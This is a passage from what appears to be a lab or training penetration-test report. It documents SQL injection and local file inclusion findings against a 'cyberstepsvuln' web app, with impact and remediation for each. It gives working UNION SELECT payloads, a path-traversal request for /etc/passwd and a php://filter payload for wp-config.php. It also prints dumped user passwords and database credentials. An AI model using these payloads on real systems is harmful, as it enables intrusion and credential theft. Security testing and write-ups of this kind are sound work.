Proof of Concept:

1. Confirmed vulnerability using boolean-based blind SQLi (id=1 or 1=1 vs id=1 or 1=0).
2. Determined column count (6) using ORDER BY.
3. Used UNION SELECT to extract database schema (information_schema).
4. Extracted usernames and passwords from the users table, including the admin account (eliasv@cyberstepsvuln.com).

Imputing a statement that returns false and another that retrieves true. If the false statement breaks the web (500 error) and the true doesn't, it means that the web is accepting any input the user can give, leading into a possible SQLi attack.

- Check if our inputs in the url is reflected in the page

`select * from articles where article_id = 1` (actual internal SQL statement)

`select * from articles where article_id = test` (input reflection test)




Figure 43: Input reflection

- The input is reflected in the page. Also here is confirm that a database exist and that it is possible to retrieve information via SQL statements.
- Tested id=1 or 1=1 (returned all articles) and id=1 or 1=0 (returned nothing).
- `10.10.10.10/visiter-newsdesk.php?id=1 or 1=1` (true statement)






Figure 44: Returned all articles

- `10.10.10.10/visiter-newsdesk.php?id=1 or 1=0` (false statement)



- Determined column count using ORDER BY and trying numbers.
- `10.10.10.10/visiter-newsdesk.php?id=1 or 1=1 order by 1 (10, 2, 9...)`
- After determining the number of columns in this case (6), can use UNION SELECT to trick the database into retrieve columns from another table of interest.
- `10.10.10.10/visiter-newsdesk.php?id=1 union select 1, 2, 3, 4, 5, 6`



- Injecting data. Using strings to confirm that data input will be possible.

`10.10.10.10/visiter-newsdesk.php?id=1 union select "a", "b", "c", "d", "e", "f"`



Figure 47: Use of strings to verify injection possibility

- Where the input is displayed (in this case 'b', 'c', 'd', 'e') we can try substitute it for queries. The rest will remind as placeholders. There are many cheat sheets like the one from [Portswiggers](#) or from [pentestmonkey](#) that can help with SQLi queries for different databases.
- Finding database version and name

```
10.10.10.10/visiter-newsdesk.php?id=1 union select
"a","@@version","database()","user()","e","f"
```




Figure 48: Database name, version and user()

- Now is determined that MySQL commands can be used for this database named “TechNation”
- Listing databases

```
10.10.10.10/visiter-newsdesk.php?id=1 union select
1,schema_name,3,4,5,6 from information_schema.schemata
```



Figure 49: Database names of interest

- Databases of interest:
 - TechNation (Current one)
 - wp-cybersteps (Wordpress)
- Listing columns of the current databases

```
UNION SELECT 1,table_schema,3, table_name,column_name,6 FROM
information_schema.columns
```


```
UNION SELECT 1,table_schema,3, table_name,column_name,6 FROM
information_schema.columns where table_schema=TechNation
```

TechNation
Posted by 3 on Users
Email
TechNation
Posted by 3 on Users
Password
TechNation
Posted by 3 on Users
First_Name
TechNation
Posted by 3 on Users
Last_Name
TechNation
Posted by 3 on Users

Figure 50: Table and columns of interest

- Now is reflected that there is a table named “Users” with columns of interest such as “Password”, “Email”, “Admin”
- Tailoring the query

```
UNION SELECT 1,Email,3>Password,Admin,6 FROM Users
```



- Found all users and their passwords, included Admin based on the boolean output: Admin = 1 > is Admin (eliasv@cyberstepsvuln.com)
- Table of users emails and passwords

Table 4: Employees Emails - Passsswords

Email	Password
matih@cyberstepsvuln.com	AF*cBMTp2Q4hGuk7
eliasv@cyberstepsvuln.com	LB&MG\$sm2zkLz57k
johns@cyberstepsvuln.com	VaFG4tbqF9#HB8gD
victoriar@cyberstepsvuln.com	UmZd2JMaCTsr78*8
nicolew@cyberstepsvuln.com	3!Hmr3FumDtuzFP5
johnc@cyberstepsvuln.com	2Lb&Cpu=5\$VUppM&
hannahv@cyberstepsvuln.com	39ZV?bCmk@LN88\$d
vardeng@cyberstepsvuln.com	U!CPJmWr22yAEqu6
ronk@cyberstepsvuln.com	?aL4KjX%4bEyaRnF
georged@cyberstepsvuln.com	xyaEtCqGQN8_D*7s
havab@cyberstepsvuln.com	%Z!Z7tJB5Nf+EF?\$




Figure 52: Admin Panel

Impact: Complete database theft, including user credentials and sensitive business data.

Remediation:

- Use Prepared Statements (Parameterized Queries) for all database interactions.
- Implement strict input validation (allow only integers for IDs).
- Apply the principle of least privilege to the database user account.

Finding F-05: Local File Inclusion (LFI) via ThemeLoader

Severity: High

Affected Component: /ThemeLoader.php

Description: The theme loader accepts a theme parameter that is directly used to include files without validation. This allows reading arbitrary files on the server.

Proof of Concept:

1. Accessed ?theme=../../../../etc/passwd to view system users.
 2. Used php://filter to read and decode wp-config.php, revealing database credentials.
 3. Extracted system configuration files (/etc/hostname, /etc/resolver.conf).
- Accessed ?theme=../../../../etc/passwd to view system users via path traversal. The page suggested us to upload an external theme using ?Theme= parameter what gave the opportunity to check for other files in the system.




Figure 53: LFI - etc/passwd

We can copy the content into a file and run following command for a more rideable output:

```
#!/bin/bash

while IFS=: read -r f1 f2 f3 f4 f5 f6 f7
do echo "User $f1 use $f7 shell and stores files in $f6 directory"
done < [path/to/file]
```

Output:



Figure 54: LFI - etc/passwd – rideable

- Accessed other system information using the same method.




Figure 55: /etc/issue




Figure 56: etc/hostname




Figure 57: `/etc/resolver.conf`




Figure 58: `ect/hosts`






Figure 59: `/etc/issue`



- Used `php://filter` to read and decode `wp-config.php`, revealing database credentials.
`/php://filter` to get PHP source: `?theme=php://filter/read=convert.base64-encode/resource=/var/www/html/blog/wp-config.php`




Figure 62: wp-config

- From here decoding the output of wp-config with **[hash] | base64 -d**

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wp_cybersteps' );

/** Database username */
define( 'DB_USER', 'wp_cyber' );

/** Database password */
define( 'DB_PASSWORD', 'wpDBp4ss!' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */

/**#@-*/

/**
```

Figure 63: Database Credentials

- Now we have the endpoint to the configuration's file and the database. Since the port for MySQL is closed, we cannot perform changes into the tables.

Impact: Exposure of system configuration, database credentials, and sensitive source code.

Remediation:

- Whitelist allowed theme names; do not accept file paths as input.
- Disable allow_url_include in php.ini.
- Restrict file permissions so the web server user cannot read sensitive configuration files.

